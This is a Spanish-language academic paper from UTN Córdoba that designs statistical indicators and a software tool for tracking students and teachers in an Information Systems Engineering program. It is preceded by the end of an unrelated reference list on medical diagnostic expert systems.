- [52] Ramnarayan, P., Kulkarni, G., Tomlinson, A., & Britto, J. (2004). ISABEL: a novel Internet-delivered clinical decision support system. *Current perspectives in healthcare computing*, 245–256.
- [53] Skhal, K. J., & Koffel, J. (2007). *VisualDX. Journal of the Medical Library Association: JMLA*, 95(4), 470–471. <https://doi.org/10.3163/1536-5050.95.4.470>
- [54] Torres-Urquidy, M. H., & Collins, B. M. (2006). *VisualDx clinical decision support software*. *Journal of Dental Education*, 70(8), 892–894.
- [55] VisualDX. (2017). *Interoperable with Electronic Medical Records*. Recuperado Abril de 2017 de <https://www.visualdx.com/solutions/integrated-with-emrs-via-hl7>
- [56] Watson Health. (Marzo 2017). *IBM Watson for Oncology*. Recuperado Mayo de 2017 de https://www.youtube.com/watch?v=f_aSqH16jW0
- [57] Kolekar, J. S., & Pawar, C. (2014). *Clinical decision making using artificial neural network with particle swarm optimization algorithm*. *International Journal*, 2(1). Recuperado Abril de 2017 a partir de <http://www.ijrat.org/downloads/jan-2014/paper%20id-212014112.pdf>
- [58] Weiss, S. M., Kulikowski, C. A., & Safir, A. (1977). *A Model-Based Consultation System for the Long-Term Management of Glaucoma*. En *IJCAI* (Vol. 5, pp. 826–832). Recuperado Julio de 2017 a partir de [https://www.researchgate.net/profile/Casimir_Kulikowski/publication/220813291_A_Model-Based_Consultation_System_for_the_Long-Term_Management_of_Glaucoma/links/0deec51f18fdbc27400000000.pdf](https://www.researchgate.net/profile/Casimir_Kulikowski/publication/220813291_A_Model-Based_Consultation_System_for_the_Long-Term_Management_of_Glaucoma/links/0deec51f18fdbc2740000000.pdf)
- [59] Szolovits, Peter, & Pauker, Stephen G. (1978). *Categorical and Probabilistic Reasoning in Medical Diagnosis*. [https://doi.org/https://doi.org/10.1016/0004-3702\(78\)90014-0](https://doi.org/https://doi.org/10.1016/0004-3702(78)90014-0)
- [60] Rubeck Bob (1989). *Iliad: A medical diagnostic expert system*. *Teaching and Learning in Medicine*, 1(4), 221–222. <https://doi.org/10.1080/10401338909539415>. Recuperado Abril de 2017 a partir de <http://www.tandfonline.com/doi/abs/10.1080/10401338909539415>
- [61] Wolfram, D. A. (1995). *An appraisal of INTERNIST-I*. *Artificial intelligence in medicine*, 7(2), 93–116. Recuperado Marzo de 2017, a partir de <http://www.sciencedirect.com/science/article/pii/093336579400028Q>
- [62] Miller, R. A., McNeil, M. A., Challinor, S. M., Masarie Jr, F. E., & Myers, J. D. (1986). *The INTERNIST-1/quick Medical Reference Project. Status report*. *Western Journal of Medicine*, 145(6), 816. Recuperado en Marzo de 2017, de <https://www.ncbi.nlm.nih.gov/pmc/articles/pmc1307155/>
- [63] Miller, R. A., Pople, H. E., & Myers, J. D. (1982). *INTERNIST-1: An Experimental Computer-Based Diagnostic Consultant for General Internal Medicine*. <https://doi.org/10.1056/NEJM198208193070803>
- [64] Jadhav V. S., & Sattikar A. A. (2014). *Review of Application of Expert Systems in the Medicine*. Recuperado Marzo 2017 a partir de http://www.nci2tm.sinhgad.edu/NCIT2M2014_P/data/NCI2TM_31.pdf
- [65] Buchanan Bruce G., & Shortliffe Edward H. (1984). *Rule-Based Expert Systems: The MYCIN Experiments of the Stanford Heuristic Programming Project*. Addison Wesley. Recuperado Julio de 2017 a partir de <http://people.dbmi.columbia.edu/~ehs7001/Buchanan-Shortliffe-1984/MYCIN%20Book.htm>
- [66] Open Clinical. (2004). *Quick Medical Reference*. Recuperado Julio de 2017, a partir de http://www.openclinical.org/aisp_qmr.html
- [67] MGH LCS (2017). *Massachusetts General Hospital Laboratory of Computer Science. DXplain*. Recuperado Julio de 2017, a partir de <http://www.mghlcs.org/projects/dxplain/>
- [68] ITU (2002). *International Telecommunication Union*. Isabel. Recuperado Julio de 2017, a partir de <https://www.isabelhealthcare.com/about/articles/itu200208.htm>
- [69] PEPID (S/A). *Integrate: Differential Diagnosis Generator*. Recuperado en Marzo de 2017, de <https://www.pepid.com/integration/ddx/>
- [70] Blobaum, P. M. (2007). *Standard Precautions*. *Journal of the Medical Library Association*, 95(3), 366–367. <https://doi.org/10.3163/1536-5050.95.3.366>

- [71] Weaver, C. A., Ball, M. J., Kim, G. R., & Kiel, J. M. (Eds.). (2016). *Healthcare Information Management Systems*. Cham: Springer International Publishing. <https://doi.org/10.1007/978-3-319-20765-0>
- [72] Walton, D. J. (2015). *Database Review: VisualDx*. *Journal of Electronic Resources in Medical Libraries*, 12(2), 97–104. <https://doi.org/10.1080/15424065.2015.1035567>
- [73] IBM Watson (2011). *¿Qué es Watson?* Recuperado en Marzo de 2017, de <http://www-03.ibm.com/marketing/mx/watson/what-is-watson>
- [74] Zambrano Rondón Román A. (2017, 06 de Julio). *Taller presencial IBM: Bluemix + APIs de Watson*. UTN FRBA. Ciudad Autónoma de Buenos Aires.

Diseño de un Sistema de Criterios e Indicadores Estadísticos para el Seguimiento Académico de Estudiantes y Docentes de la Carrera Ingeniería en Sistemas de Información UTN FRC

Mgtr. Ing. Savi, Cecilia
ceciliasavi@hotmail.com
Mgtr. Cra Righetti, Andrea
analizamos@yahoo.com.ar

Ing. Strub, Ana María
anastrub@gmail.com
Ing Rómoli, Irene
ire.romoli@gmail.com

Ing Stefanich, Clarisa
clarystefanich@gmail.com
Ing. Mariel Ferrando
mariel_ferrando@hotmail.com

Universidad Tecnológica Nacional, Facultad Regional Córdoba

Abstract

En la actualidad existe una justificada y creciente preocupación en relación con la garantía de la calidad, tanto de la universidad como institución, como de sus programas académicos, nivel de sus docentes y de sus egresados. En este contexto surge la acreditación como un proceso por medio del cual un programa o institución educativa brinda información sobre sus operaciones y logros a un organismo externo que evalúa y juzga.

La evaluación y la acreditación son procesos relacionados cuya práctica se entrecruzan, ya que se acredita conforme y como consecuencia de un proceso de evaluación y seguimiento. Sin embargo, la acreditación no sólo provee un diagnóstico que conduce a la acción por parte de la propia institución, sino que constituye una constancia de credibilidad por parte de la sociedad y del público demandante de los servicios educativos.

Estos servicios educativos implican, en muchos casos, conceptos relativos, intangibles y muchas veces subjetivos, que no permiten una evaluación concreta y/o absoluta, lo que obliga al diseño de mecanismos de control diferentes. Una opción posible es la creación de "indicadores estadísticos" que permiten relacionar funcionamiento, recursos y resultados respecto a actividades, eventos, procesos, unidades organizacionales y otros componentes de una institución. La evaluación de instituciones y más específicamente de carreras de educación superior, en sí misma, constituye un valioso instrumento que proporciona elementos de juicio para analizar a fondo los procesos educativos, generando información para promover y asegurar la mayor calidad, eficiencia, productividad y pertinencia de las acciones y resultados.

La motivación principal que da origen a este trabajo, se centra en una propuesta, que pretende poner a disposición de la comunidad educativa, específicamente de la carrera de Ingeniería en Sistemas de Información, un número limitado de indicadores relevantes y fáciles de utilizar.

Indicadores que sirvan para efectuar el monitoreo de la realidad, que satisfagan las necesidades de información para la medición, el control y la toma de decisiones en los niveles, estudiantes y docentes.

Con la definición de las dimensiones de análisis, las variables intervinientes y los indicadores, se construye una aplicación informática que permite capturar y procesar datos del Sistema Académico de la FRC e ingresar los que se generen a través de instrumentos de recolección específicos. La información obtenida se publica a través de tablas, cuadros comparativos, gráficos estadísticos, tableros de comando, cubos de decisión y archivos exportables, para distintos usuarios de la gestión que necesitan la información.

La propuesta incluye además, que cada dimensión, variable e indicador se precise con su nombre, su definición, una explicación, las fuentes de obtención de la información de base, la fórmula de cálculo, y los elementos necesarios para la interpretación de los resultados. Por último y en relación a la construcción de la herramienta de software para el tratamiento de datos masivos, ésta contribuye a satisfacer la necesidad de manipular enormes cantidades de datos que se producen mediante la creación de informes estadísticos y modelos predictivos para ser utilizados específicamente en la carrera propuesta.

Introducción

La calidad de la educación es un tema de estudios en la mayoría de los países. Hasta ahora se han venido desarrollando esfuerzos para determinar si la educación que se imparte en los diferentes niveles educativos es de calidad, una calidad referida a determinados criterios propios al contexto de cada país, de las tecnologías y de los diferentes problemas sociales que aquejan a las mayorías a nivel mundial.

Existen innumerables evidencias de la preocupación por la calidad de la educación tanto a nivel internacional como nacional, lo que determina que pareciera oportuno revisar y buscar alternativas que proporcionen a las instituciones de educación superior, y en particular a la

carrera de Ingeniería en Sistemas de Información, un marco referencial como una posibilidad para orientar sus procesos de evaluación, a fin de generar los cambios requeridos en cuanto a funcionamiento, estrategias, políticas y productividad de la calidad de sus procesos educativos.

“El propósito fundamental de la evaluación es comprobar si la implementación de un programa o política fue capaz de producir el cambio planificado. Se caracteriza por ser útil en la toma de decisiones, por ello, se deben considerar las necesidades y expectativas de los interesados; los responsables del programa, los que lo llevan a la práctica, los que se benefician de los servicios, las empresas que emplean a los egresados y la sociedad” (Piccone, 2008).

Actualmente en muchos países existen instituciones orientadas a la evaluación de la calidad de la educación en todos los niveles educativos, auspiciados por sus ministerios de educación y en otros casos, a través de universidades e institutos autónomos.

Diversas instituciones preocupadas por la calidad de la educación como United Nations Educational Scientific and Cultural Organization (UNESCO); el Instituto Internacional para la Educación Superior en la América Latina y el Caribe (IESALC); el Centro Nacional de Evaluación de la Educación Superior (CENEVAL) en México, la Comisión Nacional de Evaluación y Acreditación Universitaria (CONEAU) en Argentina; The National Center for Research on Evaluation, Standards and Student Testing (CRESST) en Estados Unidos; The Quality Assurance Agency for Higher Education (QAA) en Inglaterra; el Instituto Colombiano para el Fomento de la Educación Superior (ICFES) plantean la necesidad de abarcar realidades más amplias y realizar análisis comparativo de políticas y sistemas educativos en términos no solamente técnicos. De igual manera se observan algunos trabajos que expresan esta preocupación como:

En un artículo de la OEI (Kisilevsky y Roca, 2012) se reflexiona acerca de ¿qué metas, desde qué políticas educativas y con qué indicadores? se podría garantizar un proceso fecundo para avanzar en la mejora de la educación.

La UNESCO ha impulsado el desarrollo de evaluaciones e indicadores en países africanos así como en América Latina, con su Oficina Regional para América Latina y el Caribe (OREALC) y el Proyecto Regional de Indicadores Educativos (PRIE), aprobado por la Cumbre de las Américas (UNESCO, 2007; UNESCO-SEP, 2008).

Además, han surgido sistemas de indicadores para dar seguimiento a las metas de “Educación Para Todos” y del Proyecto Regional de Educación para América Latina y el Caribe, PREAL. La sede del Instituto Internacional de Planeación Educativa de la UNESCO en Buenos Aires maneja el Sistema de Indicadores Educativos de América Latina (SITEAL), con volúmenes anuales temáticos. (SITEAL, 2007)

Los indicadores educativos se han convertido en un instrumento indispensable para conocer, diagnosticar y poder transformar la educación en la dirección deseada. Por otra parte, la metodología para desarrollar indicadores no está suficientemente sistematizada o codificada. No hay manuales para guiar el proceso de su construcción, como abundan para construir pruebas de rendimiento. Los escasos apuntes sobre el tema deben buscarse en documentos técnicos y artículos poco accesibles, pero no puede hablarse todavía de un cuerpo estándar de orientaciones en este campo. Este es uno de los factores que explican que muchos de los sistemas de indicadores existentes sean el resultado de procesos poco rigurosos de diseño. (Kisilevsky y Roca, 2012).

Durante el período 2001-2002 el Grupo Operativo de Universidades Chilenas, con la coordinación de CINDA (CENTRO INTERUNIVERSITARIO DE DESARROLLO), ejecutó el proyecto “Estudio de un Modelo para el Diseño y Aplicación de Indicadores de Calidad para la Gestión Docente”. El objetivo central de este proyecto fue el análisis, diseño y aplicación de indicadores relativos al trabajo universitario, integrando aspectos académicos, administrativos y financieros con el fin de mejorar la gestión de la función docente. Entre las presentaciones que se acercan a la temática podemos destacar:

- 1) Sistema de Información para la Gestión y la Evaluación (SIGE). (Isidor, Ivan). Este trabajo da cuenta de la implantación de un sistema de información para la gestión y la evaluación de instituciones universitarias, basado en modelos de indicadores de calidad de gestión, desarrollado por el Instituto Tecnológico de Santo Domingo (INTEC), República Dominicana. El objetivo del desarrollo del SIGE es apoyar la gestión y la evaluación institucional y la evaluación de las diferentes unidades académicas. Los datos del SIGE se extraen de las bases corrientes e históricas de los distintos organismos que recogen información de la universidad, y de las encuestas que se aplican a los miembros internos y externos a la comunidad académica. Los principales usuarios del SIGE son las autoridades del INTEC, los administradores, los académicos, los estudiantes y el público en general. Según los distintos requerimientos de los usuarios, se asignan niveles de acceso diferenciados.
- 2) Los Indicadores ¿Un Invento Desafortunado? (Zurita, R y González, A)
- 3) Modelo Procedimental para el Diseño de Indicadores. (Letelier, M y otros).
- 4) Fuentes de Indicadores para el Proceso Docente. (Zúñiga Carrasco M, y otros)
- 5) Indicadores Referidos a los Actores del Proceso Docente. (Solar, María y otros).
- 6) Marco Referencial para la Evaluación de la Gestión Docente a través de Indicadores de: Perfil Profesional del Egresado, Resultados e Impacto (Soto Carrasco y otros).
- 7) Indicadores de Calidad para la Gestión Docente en la Incorporación y usos de Tecnología de Información (Pérez, C y Astroza H).

La Organización Internacional del Trabajo (OIT) en 2012 propone una Guía para la evaluación de Impacto de la formación profesional. Se proponen cinco niveles en la evaluación de las acciones formativas. Se ha incluido un quinto nivel, el enfoque del retorno de la inversión, complementario de la evaluación de impacto. Estos diferentes niveles deben considerarse como un sistema, ya que entre ellos hay una relación causal y secuencial. En relación a los Tipos de indicadores se detallan:

-Indicadores de gestión: Se utilizan para el monitoreo de los procesos, de los insumos y de las actividades que se ejecutan con el fin de lograr los productos específicos de una política o programa.

-Indicadores de resultado o producto: Relacionan los bienes y servicios generados por la acción de formación; resultan de las actividades de transformación de los insumos y generan un incremento en los productos aplicables a la formación.

-Indicadores de efecto: Se refieren a las consecuencias inmediatas de la formación y desarrollo de competencias sobre las personas, las empresas o la sociedad. Representan el encuentro de las acciones formativas, con la demanda de los participantes.

-Indicadores de impacto. Representan el cambio esperado en la situación de los participantes una vez que la formación se lleva a cabo. Usualmente se pueden medir en períodos de mediano o largo plazo, para captar el mejoramiento de los ingresos, las condiciones de trabajo, la empleabilidad.

Torres Navarro, C y Cárdenas Gómez, H. (2013) presentan un trabajo cuyo objetivo principal es diseñar un sistema de indicadores enfocado en los requisitos de acreditación establecidos por la Comisión Nacional de Acreditación de Chile para apoyar el proceso de toma de decisiones en una Escuela de Ingeniería.

Más recientemente (Romero López, M.2015) analiza los indicadores de calidad educativa en dos programas de licenciatura de reciente creación en la Facultad de Arquitectura de la Universidad Autónoma de Sinaloa. La deserción escolar, el rendimiento académico, el desempeño docente y la atención institucional son indicadores que determinan, en parte, la calidad de los programas educativos.

En relación a la evaluación de desempeño de Egresados, Ortiz y otros (2011) desarrollaron una propuesta para el seguimiento permanente de los egresados de las Universidades del Estado de Jalisco, mediante indicadores con elementos cuantitativos.

Por todo lo expuesto precedentemente, un indicador debe ser construido con un claro criterio de utilidad, para asegurar la disponibilidad de los datos y resultados más relevantes en el menor tiempo posible y con un menor costo. Es necesario elaborar indicadores que den cuenta de todas las dimensiones sobre las cuales el programa o las acciones de formación se han propuesto intervenir. Los indicadores tienen el atractivo de su claridad pero su limitante radica en que no es posible

traducir siempre, con precisión, las complejidades del proceso de interacción que se dan en algunas dimensiones, en términos numéricos. Es por esta razón, que solamente se proponen indicadores de evaluación de la calidad y de la productividad para algunas dimensiones institucionales, ya que en otras, por su fuerte contenido subjetivo, no es posible establecer indicadores y menos aún estándares.

Objetivo General

Diseñar un Sistema de Seguimiento Académico de estudiantes y docentes de la carrera Ingeniería en Sistemas de Información UTN-FRC, basado en indicadores estadísticos específicos, que generen información a los diferentes niveles de decisión, para la supervisión y evaluación del proceso educativo

Objetivos Específicos

1-Analizar, definir y conceptualizar dimensiones, criterios y variables estadísticas, en relación al seguimiento académico de los estudiantes y docentes de la carrera.

2- Elaborar los indicadores estadísticos, su forma de cálculo, e interpretación de sus resultados.

3- Diseñar y construir una herramienta automática para los procesamientos de grandes volúmenes de datos, el cálculo de indicadores académicos, la creación de informes estadísticos y de modelos predictivos específicos, para la carrera propuesta.

Elementos de Trabajo y Metodología

Siguiendo a Dankhe (1986), quien propone 4 tipos de Estudios de Investigación: exploratorias, descriptivas, correlacionales y explicativas, y considerando que un trabajo específico puede incluir elementos de las diferentes tipologías en las múltiples etapas de su desarrollo, el enfoque a utilizar, en principio, será exploratorio y descriptivo. El trabajo se desarrolla, en el marco de la Carrera de Ingeniería en Sistemas de la Facultad Regional Córdoba, de la Universidad Tecnológica Nacional, en el período 2017 a 2019.

En relación a la Población Estudiantil

*Se desarrollan instrumentos de análisis de datos para medir adecuadamente condiciones académicas en relación a regularidad, promoción, deserción, cronicidad, desgranamiento, exámenes, egresos, con el fin de detectar fortalezas y debilidades por cohorte, por materia, por turnos, por niveles, a los fines de visualizar tendencias.

*También se re definen y utilizan un conjunto disponible de encuestas de opinión de los alumnos, que consideran aspectos generales de las materias, valoración de los docentes y actitudes de los alumnos en relación al estudio de la asignatura.

En lo referido a Población Docente.

* Se desarrollan instrumentos de análisis de datos para medir adecuadamente situación por cargo, tipo de cargo, horas semanales, títulos, investigación, entre otros.

Para llevar adelante lo mencionado anteriormente, se procede a:

1. Explorar, es decir examinar la información con el fin de llevar a cabo una investigación más completa sobre su aplicación a un contexto particular. Recolección de información en la Institución Universitaria propuesta (Fuentes Primarias).

Se utiliza como fuente de la información, al Sistema Académico de la Facultad Regional Córdoba de la Universidad Tecnológica Nacional, que permite recabar datos sobre las dimensiones de análisis y variables involucradas, factibles de medición a través de indicadores, tanto para estudiantes como docentes.

Se realiza un censo o relevamiento estático, para cada año considerado y un censo o relevamiento dinámico, en donde los datos corresponden a aquellas operaciones que se realizan en forma continuada a través del tiempo y de forma sistemática, (estudio de la Población a través de todos sus elementos en forma continua), en relación a la serie de años considerada.

Podría surgir la necesidad de la utilización de Métodos de Captación Parcial, que consiste en tomar información sobre una parte representativa de la Población que constituye la muestra.

Esta situación queda planteada para el caso en que del resultado del indicador surgiera la exigencia de profundizar en el análisis, sea cuantitativo o cualitativo, a partir de iniciar un estudio adicional para el relevamiento de información, que podrá ser poblacional o muestral y donde el instrumento de recolección puede ser una encuesta, observación, u otros. Por ejemplo si el índice de abandonos es considerado alto, y se requiere definir medidas correctivas, será necesario el estudio de las causas que lo producen, información no numérica y no provista por el Sistema Académico. En algunos casos podrá realizarse el estudio a través de la aplicación de Procedimientos de Muestreo según permita el contexto a desarrollarlo y en otros se dejará expresado como recomendación.

En relación a los Procedimientos de Muestreo, pueden emplearse tanto Muestreos No Probabilísticos, como Muestreos Probabilísticos, indicando las ventajas y desventajas de cada uno, en términos de fiabilidad y precisión y atendiendo a sus posibilidades de utilización.

Búsqueda de información Externa (Fuentes Secundarias), se seleccionan libros, monografías, tesis, trabajos de Posgrado, disertaciones, documentos y reportes oficiales, trabajos presentados en conferencias, revistas especializadas, sitios de Internet, entre otros, que permiten ampliar la visión interna, o encontrar estándares para realizar las comparaciones con el exterior.

2. Clasificar, Tabular y Describir Los Resultados

Se refiere a la organización, presentación y descripción de los datos recopilados a los fines de facilitar la interpretación y el análisis de los mismos.

Se trabaja con un gran número de datos, se hace necesaria la presentación en forma ordenada, lográndose tal objetivo al clasificarlos de manera sistemática y presentarlos en cuadros o tablas, que llamaremos Distribuciones de Frecuencias, o bien, construyendo gráficos y diagramas.

Es además, posible y fundamental, el cálculo de medidas descriptivas, tales como Medidas de Posición (Medias aritméticas simples o ponderadas, Mediana, Moda y otras), Medidas de Dispersión (Desviaciones, Coeficientes de variación), Medidas de Asimetría y Medidas de Puntigudez, que permiten a través de unos pocos valores, caracterizar o describir el comportamiento de grandes series de datos.

3. En relación a la construcción de un software que procese los datos en forma automática, este se desarrolla bajo una metodología que responde al paradigma de modelos ágiles, Scrum. Scrum es una metodología ágil y flexible para gestionar el desarrollo de software. Se basa en construir primero la funcionalidad de mayor valor para el cliente y en los principios de inspección continua, adaptación, auto-gestión e innovación. Está especialmente indicado para proyectos en entornos complejos, donde se necesita obtener resultados pronto, donde los requisitos son cambiantes o poco definidos, donde la innovación, la competitividad, la flexibilidad y la productividad son fundamentales.

Un principio clave de Scrum es el reconocimiento de que durante un proyecto los clientes pueden cambiar de idea sobre lo que quieren y necesitan y que los desafíos impredecibles no pueden ser fácilmente enfrentados de una forma predictiva y planificada. Por lo tanto, Scrum adopta una aproximación pragmática, aceptando que el problema no puede ser completamente entendido o definido, y centrándose en maximizar la capacidad del equipo de entregar rápidamente y responder a requisitos emergentes.

Resultados

En relación a los objetivos definidos en el proyecto se trabaja, analizan y conceptualizan las dimensiones, sub-dimensiones, criterios y variables estadísticas, pertinentes a las normativas expuestas en la Ley de Educación Nacional, para definir las más apropiadas a nuestro caso, y acorde al seguimiento académico de los estudiantes y docentes de la carrera.

De igual manera y en forma paralela se elaboran los indicadores estadísticos, detallando sus características: nombre, fórmula de cálculo, periodicidad, fuente, e interpretación de resultados. Esta necesaria y clara definición, aunado a un relevamiento de trabajos e informes manuales ya realizados en relación a la temática, y a entrevistas a informantes claves, permite la definición de las dimensiones a abordar, sus variables y los indicadores generales y específicos que el Departamento de Sistemas de información requiere en una primera instancia.

Se definen en esta etapa, tres grandes dimensiones: **Estructura/Recursos – Proceso - Resultados/Contexto.**


La dimensión *Estructura/Recursos* apunta a considerar la magnitud, tipo y calidad de los servicios educacionales como recursos que se ofrecen a la comunidad. Asuntos como la calidad, uso y adecuación de la infraestructura, el tema referido al personal docente como recurso humano, las variables referidas a la organización del servicio educativo, son sub- dimensiones de este componente, determinantes del tipo y calidad de la educación que se ofrece.

En la dimensión *Proceso*, dentro de esta perspectiva, cobra relevancia la consideración de las variables de la educación que describen la trayectoria de los alumnos en el proceso de enseñanza y del aprendizaje, a partir de las sub- dimensiones de acceso y flujo dentro de la estructura del sistema y de aquellos que apuntan a plantear la temática de la eficiencia del mismo.

Especialmente aquí, se abordan temas como la inscripción, reinscripción, el abandono, la progresión en los estudios, entre otros, en fin, el modo en que funcionan los procesos educativos.

Por último en la dimensión *Resultados/Contexto*, el uso del conocimiento es un factor importante, no solo en la formación en valores de los ciudadanos, sino también en el desarrollo económico y social.

La utilización de indicadores de resultados debe permitir ver como el sistema educativo alcanza los objetivos de política fijados dentro de parámetros de eficacia y eficiencia, pero teniendo en cuenta, siempre, garantizar la calidad del servicio y la igualdad de oportunidades educativas de la población



Cuadro 1: Elaboración propia

El Cuadro 1, muestra las dimensiones y sub-dimensiones desarrolladas, en relación al cumplimiento de los objetivos propuestos.

Cada una de las dimensiones antes definidas, están divididas en sub-dimensiones, y en categorías: La sub-dimensión de *Recursos Humanos*, incluye indicadores en relación al factor humano docente y alumnos.

Se trata de reflejar las actividades relacionadas con la producción de conocimiento, indicadores de la producción científica los miembros de la institución. Desarrollo e Innovación. En relación a los alumnos, se detallan alumnos por unidad académica, alumnos por sección, por turnos. Demanda de los nuevos estudiantes, nivel con el que acceden y de dónde proceden.

Por su lado la sub-dimensión *Organizacional*, indicadores atinentes a espacios, recursos, TIC, una de las dimensiones que hacen a la calidad y equidad de la oferta servicio educativo. Estos datos, entre otros, inciden directamente en la posibilidad de poder armar equipos docentes que, en el tiempo, confluyan en una propuesta institucional coherente en términos de recursos y valores compartidos sobre el rol docente que pueda hacer frente a la difícil realidad del aula.

La sub-dimensión *Acceso* y La sub-dimensión *Flujo*, se enfocan en la enseñanza, los indicadores se agrupan en categorías tratando de reflejar la secuencia natural de los procesos de enseñanza, matrícula y características de los alumnos matriculados. Resultados durante el proceso, abandono, reincidencia, logros y al final del proceso rendimiento y eficiencia.

Por último la sub-dimensiones *Egreso* y *Logros Académicos*. Este espacio apunta en una primera instancia, a tener una mirada del proceso de formación, porcentajes y tasas de egreso.

En una segunda etapa de este proyecto, también está previsto abordar, otros datos como lo que acontece una vez que transitan hacia el mercado laboral, conocer sobre la empleabilidad, satisfacción con la formación y con el empleo respectivamente.

En relación a los indicadores, son referentes necesarios para las diferentes dimensiones, variables y criterios que se asumen dentro de la metodología de evaluación y acreditación de la calidad educativa, y constituyen instrumentos de mucho valor e importancia teórica, metodológica y práctica en la dirección científica de los procesos sustantivos de la formación de los profesionales en las universidades. (Torres, et.al., 2004)

Cada uno de los indicadores definidos, se revisan y analizan en forma dinámica y permanente durante un periodo de prueba.

Luego de la identificación de los indicadores y su clasificación, se los enuncia en términos de: Definición, Propósito, Meta, Método de Cálculo, Formula, Datos Requeridos, Fuente, Formas de Presentación, Interpretación y limitación, esto permite el análisis pormenorizado de cada indicador, su interpretación y posterior aprobación para pasar a una instancia siguiente de posibles formas de relacionamiento y de visualización, en un producto de diseño de software.

Solo a modo de ejemplo se expone a continuación algunos de los aspectos que se describen por cada indicador.

Indicador: Tasa de Abandono Interanual

Definición: Es el porcentaje de alumnos matriculados en un año de estudio, que no se vuelve a matricular al año lectivo siguiente como alumno nuevo, repitiente o re inscripto. Propósito: Muestra, en términos relativos, el volumen de alumnos que abandona el sistema educativo durante el año lectivo y no vuelve a matricularse al año lectivo siguiente, sumado a los alumnos que abandonan el sistema educativo entre dicho año lectivo y el siguiente, describiendo la posible trayectoria de un alumno dentro del sistema educativo entre dos años lectivos consecutivos.

D	Sub	Cat	Indicador			
ESTRUCTURA/RECURSOS	Humanos	Docentes	Porcentaje de docentes con formación pedagógica			
			Numero de docentes investigadores			
			Distribución porcentual de los docentes según antigüedad en la función.			
			Número de títulos de Doctor en los últimos 5 años			
			Porcentaje de cargos docentes con funciones frente a alumnos			
			Porcentaje de cargos docentes / horas cátedra titulares y funciones frente a alumnos			
			Porcentaje de cargos Horas cátedra atendidos por suplentes			
	Organizacional	Alumnos	ACCESO	Alumnos por docente Alumnos por Unidad Educativa		
				Indicador		
				Números de inscriptos en la carrera por primera vez por sexo		
PROCESO	ACCESO	FLUJO	Números de matriculados en la carrera por primera vez por sexo			
			Numero de re inscriptos en la carrera			
			Tasa de ingreso por grupos de edad			
			Evolución de inscriptos a la carrera - Histórico			
	Evolución de inscriptos a la carrera por género					
	Esperanza de vida institucional					
	Porcentajes de regulares por curso, nivel y asignatura					
	Porcentajes de exámenes finale por año por nivel y asignatura					
Porcentaje de libres, promocionados y regulares por año						
Relación ingresantes e inscriptos a las materias						
Evolución de cantidades LRP por año por nivel						
Porcentajes Regulares por año por nivel del año por turno						

Cuadro 2: Elaboración propia

El cuadro 2, sintetiza y esboza en un formato de doble entrada, las dimensiones, sub- dimensiones, categorías y algunos indicadores por cada clasificación.

Método de Cálculo: Las tasas de transición describen exhaustivamente la trayectoria de los alumnos matriculados en un año lectivo dado, Es decir que el 100% de los alumnos matriculados en un año de estudio, se distribuyen en términos relativos, entre situaciones posibles, promoción efectiva, reinscripción y abandono interanual. Es por ello, que la tasa de abandono interanual, suele construirse como diferencia entre dicho 100% y la sumatoria del resto de las tasas.

Datos Requeridos: Tasa de Promoción Efectiva y Reinscripción por año de estudio. Formas de Presentación: Porcentajes.

Discusión

Muchas instituciones educativas disponen de bases de datos sobre su gestión, siendo de gran utilidad para las decisiones políticas y pedagógicas, aunque la calidad y la fiabilidad de estos datos muchas veces están lejos de ser perfectas. Por otro lado existe también por lo menos en parte, el problema de la presentación y la difusión de los datos disponibles. Salvo algunas excepciones, estos últimos sólo se publican tardíamente en los anuarios estadísticos clásicos, que contienen demasiados datos brutos y carecen de análisis.

Tal como se mencionó anteriormente, este trabajo pretende poner a disposición de la comunidad educativa un número limitado de indicadores relevantes y fáciles de interpretar. Indicadores que estarán en función de los objetivos de la política educacional y las necesidades de información de la carrera Ingeniería en Sistemas de Información.

Sin embargo, hay que tener en cuenta que los desafíos que se presentan con grandes volúmenes de datos, no sólo están referidos a su cantidad, sino también a su heterogeneidad, al carácter poco estructurado de los mismos, a los aspectos de privacidad, a los problemas de procesamiento y la visualización, entre otros.

Cumpliendo con el tercer objetivo del proyecto se trabaja con estos indicadores para sistematizar la información. Se ha comenzado con un abordaje interdisciplinario en relación a la tecnología, estudio de los datos y comunicación que a continuación se detallan:

TECNOLOGIA El estudio se centra en comprender la arquitectura del origen de los datos. Contar con información que posibilite encaminar la elección de las herramientas de diseño, para que sean compatibles con las exigencias de la Facultad. El volumen de datos académicos en la actualidad es de 500 GB resultado del almacenamiento de datos de cursado con un historial de más de 20 años.

A partir de esto, parte del equipo, comenzó con el relevamiento, análisis y posterior definición de aquellas tecnologías posibles de aplicar. Las preguntas que son indispensables responder en esta etapa son: ¿Qué tecnologías aplicar? ¿Cuáles son las disponibles y mejores? ¿De qué tecnología disponemos en UTN? ¿Qué licencias hay disponibles? ¿En qué hardware correrá y si disponemos del él? ¿Cómo se hará accesible? Seguridad y confidencialidad. ¿Cuál es el límite? Cada requerimiento se diseña y construye en la herramienta, para después exportarlo a informes finales que se elevarán al Departamento de Sistemas.

ESTUDIO DE LOS DATOS La posibilidad de acceder a los datos, tiene sus complicaciones, en un relevamiento preliminar, en algunos casos no se puede reunir las tablas por problemas de cifrado entre las claves primarias y foráneas, o por falta de tablas satélites que no se consideran en la primera versión del set de datos. Es necesario el trabajo en conjunto con el centro de cómputos para definir requerimientos específicos. El objetivo consiste en vincular la base de datos del sistema académico con la herramienta desarrollada, y permitir que los primeros prototipos de informes y/o infografías

que expresan los resultados en relación a los indicadores definidos, sean probados.

COMUNICACION El diseño de un prototipo, la realización de pruebas y el posterior diseño de una herramienta, tienen como objetivo principal permitir el ingreso de datos, el procesamiento estadístico de los mismos, las consultas, exportación de archivos y emisión de informes, utilizando un diseño simple y amigable para cualquier tipo de usuario de la información.

Conclusiones

Un responsable de la toma de decisiones tiene la necesidad de información más analítica y pertinente, y presentada de manera más conveniente. El desarrollo de un sistema de indicadores, puesto al día regularmente, es fundamental en una estrategia destinada a mejorar la utilización de la información para la medición, la supervisión y la toma de decisiones en relación a temas académicos en cualquier carrera de estudios superiores.

